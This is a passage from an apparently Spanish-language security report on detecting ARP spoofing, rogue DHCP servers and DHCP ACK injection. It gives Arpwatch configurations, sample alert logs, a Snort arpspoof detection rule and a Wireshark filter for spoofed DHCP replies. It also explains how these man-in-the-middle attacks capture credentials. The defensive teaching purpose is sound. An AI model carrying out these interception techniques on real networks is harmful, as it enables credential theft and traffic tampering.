puede implementar un comportamiento *stateful* mediante el subsistema ***connection tracking***, gracias al cual el *kernel* puede hacer un seguimiento de todas las sesiones lógicas de red, y donde cada conexión viene representada por uno de los siguientes estados: *New, Established, Related, Invalid*. La siguiente salida la proporciona *conntrack*; *interface* del espacio de usuario que permite visualizar, eliminar y actualizar entradas existentes en la tabla de estado.

```
root@bt:~# conntrack -L -o extended
ipv4     2 tcp      6 16 TIME_WAIT src=192.168.1.40 dst=[redacted] sport=52439 dport=80 src=[redacted]
    dst=192.168.1.40 sport=80 dport=52439 [ASSURED] mark=0 use=1
ipv4     2 tcp      6 431993 ESTABLISHED src=192.168.1.40 dst=[redacted] sport=49434 dport=443
    src=[redacted] dst=192.168.1.40 sport=443 dport=49434 [ASSURED] mark=0 use=1
ipv4     2 tcp      6 16 TIME_WAIT src=192.168.1.40 dst=[redacted] sport=49440 dport=80
    src=[redacted]dst=192.168.1.40 sport=80 dport=49440 [ASSURED] mark=0 use=1
ipv4     2 udp      17 0 src=192.168.1.40 dst=8.8.8.8 sport=56516 dport=53 src=8.8.8.8 dst=192.168.1.40 sport=53
    dport=56516 mark=0 use=1
ipv4     2 tcp      6 54 CLOSE_WAIT src=192.168.1.40 dst=[redacted] sport=37034 dport=80 src=[redacted]
    dst=192.168.1.40 sport=80 dport=37034 [ASSURED] mark=0 use=1
```

En base a toda esta información, *Iptables* también proporcionará la potencia suficiente para definir y filtrar todo tipo de tráfico. Sumado a *Iptables*, *software open-source* como *Snort* o incluso distribuciones dedicadas a IDS y NSM (*Network Security Monitoring*) como *Securilty Onion* [146] puede ser de gran ayuda en entornos modestos que no disponen de grandes recursos.

No hay que olvidar, sin embargo, que el *firewall* será un elemento más en la cadena de seguridad para mantener un entorno seguro. *Software* HIDS (*Host-based intrusion detection system*) como se verá más adelante, sistemas Antivirus, disponer de *software* actualizado, implementar políticas de buenas prácticas para evitar ataques de ingeniería social, etc. serán otros elementos que formarán parte de dicha cadena para prevenir y detectar ataques dirigidos.

146 **Security Onion**
http://securityonion.blogspot.com.es/

6.2. Análisis Forense del tráfico

6.2.1. Detección de anomalías/ataques de Red

En esta sección se enumeraran algunas recomendaciones sobre cómo detectar ciertas anomalías o ataques en nuestra Red. Para ello se enumeraran, clasificados por capas de red, cómo detectar algunos de los ataques o anomalías más representativos en el caso de estar siendo objetivo en un ataque dirigido.

6.2.1.1. Capa de enlace de datos

Se trataran los ataques más característicos a los protocolos ARP y DHCP respectivamente.

6.2.1.1.1. Capa de enlace de datos. ARP

Sin entrar a definir en profundidad el **protocolo ARP**[147] comentar que *ARP Spoofing* es una técnica muy conocida para llevar a cabo *MiTM* (*Man-In-The-Middle*) y que puede permitir al atacante capturar y modificar paquetes de datos en un entorno conmutado. Esta técnica puede ejecutarse desde un equipo controlado que debe estar conectado directamente a la *LAN Ethernet*. También es conocida como ***ARP Poisoning*** o ***ARP Poison Routing*** y consiste en emitir falsos (*spoofed)* mensajes ARP a la red *Ethernet*.




Ilustración 43. Trama típica Ethernet. Una trama modificada podría tener una MAC de origen falsa para engañar a los dispositivos que estén en la red

147 **Address Resolution Protocol**
http://es.wikipedia.org/wiki/Address_Resolution_Protocol

La finalidad suele ser asociar la dirección MAC del atacante con la dirección IP de otro nodo (el nodo atacado), como por ejemplo la puerta de enlace predeterminada (*gateway*), así, cualquier tráfico procedente de las otras máquinas conectadas en ese segmento de red, dirigido a la dirección IP de ese nodo, será erróneamente enviado al atacante, en lugar de a su destino real. El atacante entonces puede, o bien reenviar el tráfico a la puerta predeterminada real o modificar los datos antes de reenviarlos. A continuación un ejemplo de un escenario típico antes y después del ataque *ARP Spoof*.




Ilustración 44. Escenario funcionamiento normal. Antes del ataque ARP Spoof




Ilustración 45. Escenario tras el ataque ARP Spoof. El atacante envía paquetes ARP hacia el USUARIO y el PUNTO DE ACCESO con la finalidad de engañarles.

En un ataque dirigido tras la intrusión en la red objetivo, el atacante en su **fase de búsqueda de información sensible**, podría valerse de esta técnica para conseguir que todas las comunicaciones (nombres de usuario, contraseñas, etc.) pasen por un equipo intermedio de forma que tiene acceso a todo el tráfico que no esté cifrado. De esta forma podría llegar a conseguir credenciales de usuarios privilegiados y poder hacer una escalada de privilegios para seguir expandiéndose por la red y comprometer otros equipos. Existen diversos métodos para prevenir el *ARP Spoofing*, como el uso de tablas *ARP* estáticas (siempre que no sean redes grandes), o utilizar un método alternativo como el *DHCP Snooping y DAI*[148].

Aunque existen diversos métodos de detección[149] [150] y multitud de herramientas gratuitas destinadas a detectar este tipo de ataques (*Arpwatch, Nast*[151], *Snort* [152], *Patriot NG*[153], *ArpON*[154], etc.), para no extendernos demasiado vamos a comentar solo algunas.

Detección *ARP Spoofing*

La técnica de detección más extendida es la **detección pasiva**. Se analizan las peticiones/respuesta ARP de la red y se construye una tabla incluyendo los correspondientes pares IP/MAC. Si en el futuro detectamos en el tráfico ARP un cambio en esa correspondencia de pares IP/MAC se emitirá una alerta avisándonos de que un ataque de tipo *ARP Spoofing* se está produciendo.

El principal inconveniente de este método es el tiempo de retardo entre el aprendizaje inicial para construir la tabla y la subsiguiente detección del ataque. En este tiempo de retardo puede que el atacante ya esté llevando a cabo un

148 **DHCP Snooping**
http://en.wikipedia.org/wiki/DHCP_snooping
149 **Detectando esnifes en nuestra red. Redes conmutadas y no conmutadas.**
http://seguridadyredes.wordpress.com/2009/11/27/detectando-sniffers-en-nuestra-red-redes-conmutadas-y-no-conmutadas-actualizacion/
150 **Detecting ARP Spoofing: An Active Technique**
http://www.vivekramachandran.com/docs/arp-spoofing.pdf
151 **Nast**
http://nast.berlios.de/
152 **Snort**
http://www.snort.org/
153 **Patriot NG**
http://www.security-projects.com/?Patriot_NG
154 **Apron**
http://arpon.sourceforge.net/ , http://www.securitybydefault.com/2011/05/arpon-para-defenderse-de-arp.html

ataque de este tipo, por tanto sería difícil detectarlo a priori. La solución a este problema sería crear la tabla de pares IP/MAC de manera manual o bien crear un tráfico de aprendizaje libre de ataques, soluciones no demasiado viables en redes muy grandes o en las que exista una gran movilidad en las conexiones (por ejemplo usuarios que se traen de casa sus dispositivos, o personal externo como clientes o proveedores que se conectan a la red corporativa).

La herramienta más conocida en sistemas Linux que utiliza esta técnica es *Arpwatch*[155], nos ayuda a detectar ataques *ARP Spoof* comprobando la correspondencia entre pares IP/MAC y en caso de cambio en algún par puede enviar una notificación de aviso a la cuenta de correo al *root* o administrador del sistema con un mensaje tipo **'FLIP FLOP o Change Ethernet address'**. También puede monitorizar la existencia de nuevos equipos en la red (detección de una nueva MAC).

Arpwatch está disponible en los repositorios de las principales distribuciones, así que podemos instalarla vía *apt-get, yum, rmp*, etc. de forma fácil. *Arpwatch* solo puede alertarnos sobre el tráfico ARP de la subred o subredes a la que pertenece el equipo en el que la hayamos instalado, es decir, se necesita instalar *Arpwatch* por cada subred o dominio de *broadcast*. Lo aconsejable es instalarlo en subredes críticas como pueden ser las de administración o sistemas. Se puede configurar para que escuche varias interfaces a la vez. Por ejemplo, se puede monitorizar una interfaz en particular con el comando:

```
arpwatch -i eth0
```

Suponiendo que la subred que se desea monitorizar sea 192.168.1.0/24, se tiene que editar el fichero de configuración **/etc./arpwatch.conf** añadiendo dicha subred de la siguiente forma:

```
eth0 –a –n 192.168.1.0/24
```

Si se requiere que las alertas sean enviadas **vía correo electrónico** añadiremos a la línea anterior la opción **-m** y la dirección de correo destino.

155 **Arpwatch**
http://manpages.ubuntu.com/manpages/precise/man8/arpwatch.8.html

```
eth0 –a –n 192.168.1.0/24 –m admin@dominio.es
```

Tras configurarlo se iniciará:

```
/etc./init.d/arpwatch start
```

Y tras cualquier cambio en el fichero de configuración se deberá resetear la aplicación:

```
/etc./init.d/arpwatch restart
```

Si no se configura un correo se pueden ver las alertas en los *logs* disponibles en el siguiente directorio: **/var/log/syslog** (o **/var/log/message**).

```
tail -f /var/log/syslog
```

Los *logs* de *Arpwatch* guardan además de las direcciones MAC y las direcciones IP asociadas, las marcas de tiempo de las últimas actividades, los nombres de dispositivo (alias o nombres DNS), y las interfaces desde las que se observó dicha actividad. [156] A continuación un ejemplo de la salida que generaría *Arpwatch* cuando detecta cambios en las asignaciones ARP/IP:

```
root@Mordor:~# arpwatch -n 192.168.254.0/24 -i eth0
root@Mordor:~# tail -f /var/log/syslog | grep -i arpwatch
Oct 19 09:16:42 Mordor arpwatch: listening on eth0
Oct 19 09:16:56 Mordor arpwatch: flip flop 192.168.254.254 08:00:27:f3:b1:0b (00:0e:0c:c6:c5:82) eth0
Oct 19 09:16:56 Mordor arpwatch: flip flop 192.168.254.254 08:00:27:f3:b1:0b (00:0e:0c:c6:c5:82) eth0
Oct 19 09:17:02 Mordor arpwatch: flip flop 192.168.254.245 08:00:27:f3:b1:0b (00:15:58:e8:50:0e) eth0
Oct 19 09:17:02 Mordor arpwatch: flip flop 192.168.254.245 08:00:27:f3:b1:0b (00:15:58:e8:50:0e) eth0
Oct 19 09:17:07 Mordor arpwatch: ethernet mismatch 192.168.254.254 08:00:27:f3:b1:0b (00:0e:0c:c6:c5:82) eth0
```

Ilustración 46. Salida generada por ArpWatch ante comportamiento sospechoso.

Las 2 primeras líneas nos muestran un problema: la MAC 08:00:27:f3:b1:0b, perteneciente al atacante, está intentando usurpar la MAC 0:0e:0c:c6:c5:82, que pertenece al *gateway* legítimo, mediante peticiones ARP fraudulentas. [157]

En sistemas **Windows** existe una herramienta similar denominada *WinARP Watch* [158].

156 **Monitorización ARP**
http://www.linux-magazine.es/issue/78/050-052_MonitorizacionARPLM78.pdf
157 **Análisis de tráfico con Wireshark**
http://cert.inteco.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridad_analisis_trafico_wireshark.pdf

Si disponemos de un IDS/IPS como *Snort*, podemos utilizar el preprocesador ARP (*arpspoof*) diseñado para generar alertas ante ataques de *ARP Spoof*. Para activarlo, se tiene que *descomentar* la correspondiente línea en el fichero de configuración de *Snort*, *snort.conf*:

```
#preprocessor arpspoof
```

A continuación, se añadirán los pares IP/MAC de los equipos que se desean monitorizar de forma que si el preprocesador detecta una trama ARP en la que la dirección IP del remitente coincide con una de las entradas añadidas y la dirección MAC del remitente no coincide con la almacenada generará una alerta. Para ello, añadiremos una entrada de la siguiente forma (por ejemplo la de nuestro *gateway*) en el fichero *snort.conf:*

```
preprocessor arpspoof_detect_host:192.168.254.254 00:0e:0c:c6:c5:82
```

De esta forma, si un atacante intenta falsificar la MAC asociada a nuestra puerta de enlace *Snort* nos alertaría:




Ilustración 47. Detección ARP Spoof con Snort.

Es interesante también la detección de tarjetas de red que puedan estar funcionando en modo promiscuo puesto que indicaría que alguien está monitorizando la red. Herramientas interesantes que permiten este tipo de detección serían *Nast*[159], *Neped*[160], *Sentinel*[161], *AntiSniff*[162] o *SniffDet*[163].

158 **WinARP Watch**
http://www.securityfocus.com/tools/2352
159 **Nast**
http://nast.berlios.de/
160 **Neped**
http://downloads.securityfocus.com/tools/neped.c

6.2.1.1.2. Capa de enlace de datos. DHCP

El protocolo DHCP[164] es un protocolo de red susceptible de ser aprovechado para realizar diversos ataques *MiTM* (interceptar tráfico, capturar credenciales, conversaciones no cifradas, etc.) en un ataque dirigido tras la fase inicial de la intrusión en la red objetivo.

Los pasos llevados a cabo entre un cliente y un servidor DHCP legítimo se pueden observar en la siguiente figura:




Ilustración 48. Negociación DHCP entre cliente y servidor.

161 **Sentinel**
http://packetstorm.linuxsecurity.com/UNIX/IDS/sentinel/sentinel-1.0.tar.gz
162 **AntiSniff**
http://www.packetstormsecurity.org/sniffers/antisniff/as-1021.zip
163 **SniffDet**
http://prdownloads.sourceforge.net/sniffdet/sniffdet-0.9.tar.gz
164 **DHCP**
http://es.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol

El problema recae en que DHCP no proporciona mecanismos de autenticación que puedan verificar el origen de los paquetes durante el proceso de negociación de estos parámetros de configuración, lo cual podría permitir a un atacante realizar un ataque *MiTM* con el fin de falsificar paquetes DHCPOFFER proporcionando información falsa al cliente. La prevención ante este tipo de ataques suele abordarse configurando la electrónica de red para evitarlo con el uso de ACLs para bloquear el puerto UDP 68, o mediante *DHCP Snooping* (dispositivos **Cisco**).[165] Puesto que no es el objeto de este informe centrarse en la prevención sino en la detección, se establecerá a continuación una serie de posibles ataques que se pueden encontrar sobre el protocolo DHCP y como detectarlos.

Servidor DHCP falso: *Rogue DHCP Server*

El atacante podría instalar un falso DHCP o un *software* que emule las funciones del mismo de tal forma que responda a peticiones DHCPDISCOVER de los clientes para, entre otros, falsificar la puerta de enlace y/o los servidores DNS de los usuarios de la red. De esta forma el atacante podría bien espiar el tráfico de la red o bien redirigirlo a sitios fraudulentos.

Detección

Ante este tipo de ataque un analizador de tráfico mostraría un uso anómalo del protocolo DHCP. Otro síntoma que podría hacer saltar las alarmas sería la generación de errores en nuestras máquinas debido a IP duplicadas. Utilizando *Wireshark*[166] podríamos hacer uso de sus filtros para acelerar las búsquedas de respuestas DHCP ACK con un DNS o g*ateway* diferentes a los configurados en el servidor DHCP legítimo.

165 **Defensas frente ataques DHCP**
http://www.securityartwork.es/2012/03/07/defensas-frente-a-ataques-dhcp/
166 **Análisis de tráfico con Wireshark**
http://cert.inteco.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridad_analisis_trafico_wireshark.pdf

```
bootp.option.value == 05 && (frame[309:6] != 03:04:c0:a8:fe:fe || frame[315:6] == 06:04:c0:a8:fe:d3 )
```




Ilustración 49. Filtro DHCP

De esta manera, se indica que muestre aquellas tramas enviadas por el servidor DHCP que no contengan la IP del *gateway* o un servidor DNS legítimo.

En este artículo[167] se muestra cómo identificar servidores DHCP falsos en nuestra LAN por medio de Scapy[168] [169].

DHCP ACK Injection Attack

En una comunicación DHCP todos los usuarios clientes de la LAN reciben los paquetes DHCP dado que se envían los paquetes a la dirección MAC de *broadcast* FF:FF:FF:FF:FF:FF, por tanto, es posible que un atacante monitorice los intercambios DHCP y en un determinado punto de la comunicación intervenga inyectando un paquete especialmente modificado para cambiar su comportamiento, por ejemplo, cuando el servidor reconoce con un DHCP ACK la configuración del cliente. El atacante escuchará la comunicación y prestará atención en el paquete REQUEST en el que el cliente solicita IP, DNS, y puerta de enlace de aquellos datos que primeramente le ha ofrecido el servidor DHCP. Una vez recibido el paquete REQUEST el atacante podría responder con un ACK simulando ser el legítimo servidor DHCP pero estableciendo la configuración que él quisiera, como se puede observar en la siguiente figura. De esta forma no se necesita conocer el rango de direcciones IP válidas, ni libres ni ocupadas. El

167 **Identifiying roque DHCP servers on your LAN**
http://trac.secdev.org/scapy/wiki/IdentifyingRogueDHCPServers
168 **Scapy**
http://www.secdev.org/projects/scapy/
169 **Diagnosticando ataques de red**
http://www.securitybydefault.com/2013/02/diagnosticando-ataques-de-red.html

servidor DHCP legítimo daría toda la información y el atacante solo intervendría en la fase final. [170]




Ilustración 50.DHCP ACK Injection Attack

En temas de detección, si se sospecha que se está haciendo un mal uso de DHCP se puede capturar tráfico dentro del mismo dominio *broadcast* en el que se encuentra los clientes y filtrar por paquetes DHCP OFFER y DHCP ACK. El objetivo es buscar respuestas DHCP ACK sospechosas.




Ilustración 51. Detección anomalías protocolo DHCP

170 **Ataque man-in-the-middle con DHCP ACK Injector**
http://www.elladodelmal.com/2011/10/ataque-man-in-middle-con-dhcp-ack.html

Como se puede observar en la ilustración anterior, existen dos respuestas DHCP ACK enviadas, prácticamente a la vez. Con lo que dicho comportamiento resulta sospechoso.

Para detectar este tipo de ataques una solución es añadir firmas en el IDS que está monitorizando el segmento de red de interés. Existen firmas para detectar *Rogue DHCP Server*, pero deben introducirse con precaución por la cantidad de falsos positivos que estas generan.

6.2.1.2. Capa de Red

6.2.1.2.1. Capa de Red. Geolocalización

La monitorización del tráfico de red a nivel de geolocalización para la detección de anomalías es un factor importante que nos puede permitir la identificación de *malware* dirigido.

Por ejemplo, se detecta que un usuario de una empresa realiza conexiones salientes desde su equipo empleando el protocolo seguro SSL hacia Rusia, país con el que esta empresa no tiene ninguna relación. Como poco, esta conexión resulta sospechosa, y más aún si se detecta que fue realizada en horario no laboral. Sería necesario, por tanto una comprobación del motivo de esta conexión para descartar que fuera ilícita.

